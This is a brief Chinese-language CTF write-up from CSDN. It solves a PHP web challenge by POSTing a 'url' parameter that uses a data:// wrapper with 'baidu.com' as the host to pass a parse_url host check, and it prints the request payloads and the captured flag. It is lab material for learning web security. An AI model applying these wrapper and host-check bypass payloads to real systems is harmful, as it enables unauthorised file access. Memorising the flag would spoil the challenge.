进入后页面显示no url, 然后就没有其他的了, 结合题目, 猜测是url为参数

通过测试发现是以POST方式传参url

尝试使用伪协议读取文件

Array ( [scheme] => data [host] => text [path] => /plain;base64,ZmxhZy5waHA= ) error: host not allowed

URL  
http://111.200.241.244:50952/

Enable POST  enctype  
application/x-www-form-urlencoded **ADD HEADER**

Body  
url=data://text/plain;base64,ZmxhZy5waHA=

CSDN @Uzero.

参考WP发现只有当text位置为www.baidu.com时才不会报错

bjNrMA==

编码 (Encode) 解码 (Decode) 交换 (编码快捷键: Ctrl + Enter)



Base64 编码或解码的结果:

base64后为, 即可获得flag

n3k0

CSDN @Uzero.

Array ( [scheme] => data [host] => baidu.com [path] => /plain;base64,bjNrMA== ) flag{CB69174D05A7B042E7986A8AAEDDEF05}

The screenshot shows a web application security tool interface. At the top, there are tabs for Elements, Console, Sources, Network, Performance, Memory, Application, Lighthouse, HackBar, and Adblock Plus. Below the tabs, there are buttons for LOAD, SPLIT, EXECUTE, TEST, SQLI, XSS, LFI, SSTI, ENCODING, and HASHING. The URL field is set to http://111.200.241.244:50952/. The enctype dropdown menu is set to application/x-www-form-urlencoded. There is an 'Enable POST' toggle switch and an 'ADD HEADER' button. The body field contains url=data://baidu.com/plain;base64,bjNrMA==.

URL  
http://111.200.241.244:50952/

Enable POST    enctype  
application/x-www-form-urlencoded    ADD HEADER

Body  
url=data://baidu.com/plain;base64,bjNrMA==

CSDN @Uzero.
